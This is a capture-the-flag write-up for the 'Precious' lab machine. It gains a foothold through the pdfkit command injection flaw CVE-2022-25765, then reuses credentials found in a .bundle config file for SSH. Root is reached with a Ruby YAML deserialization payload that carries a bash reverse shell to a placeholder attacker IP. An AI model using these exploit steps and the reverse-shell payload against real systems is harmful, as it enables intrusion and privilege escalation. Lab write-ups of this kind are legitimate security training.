Precious

| Box IP | 10.129.228.98 |
| Release Date | 26-11-2022 |
| OS | Linux |
| Difficulty | Easy [20] |
| Public Rating | 4.6 / 5.0 |
Initial Enumeration
The first nmap scan shows that the host has a domain name associated with it
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
|_http-title: Did not follow redirect to http://precious.htb/
|_http-server-header: nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Foothold
We start by setting up our webserver, in my case i use updog3updog3 -p 80 and in parallel we start burpsuite and intercept one of the requests. which shows that the application uses pdfkit to produce the pdfs and the fact that the application is ruby based on the following header X-Runtime: Ruby

Based on the version used of pdfkit (v0.8.6) this makes the application vulnerable to CVE-2022-25765.
Quick search and I ended up in with following exploit: https://raw.githubusercontent.com/lowercasenumbers/CVE-2022-25765/refs/heads/main/cve-2022-25765.py .
Running it gives us a shell on the host as ruby
python3 cve-2022-25765.py -t http://precious.htb -l YOUR_IP -p YOUR_PORT
Browsing through the user's file we notice the file called config under the .bundle folder in the user's folder which stores some valuable information:
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:xxxxxx"
Due to reuse of credentials we are able to log in as henry via SSH and grab our first flag user.txt.
Privilege Escalation
A simple sudo -l shows that we have some permissions over a specific ruby file:
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
Initial review of the file suggests that it looks for a file called dependencies.yml and performs an update of the gems.
I've found this article helpful: https://exploitnotes.org/exploit/linux/privilege-escalation/ruby
The steps to get root shell are as follows:
Create a file called dependencies.yml either im /tmp or the user's folder.
Add this content to the file to create a reverse shell:
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: "bash -c 'bash -i >& /dev/tcp/YOUR_IP/YOUR_PORT 0>&1'"
         method_id: :resolve
Create a ncat listener on your preferred port then run the script with sudo:
sudo /usr/bin/ruby /opt/update_dependencies.rb
You should've now received your shell, congratulations, go collect your flag.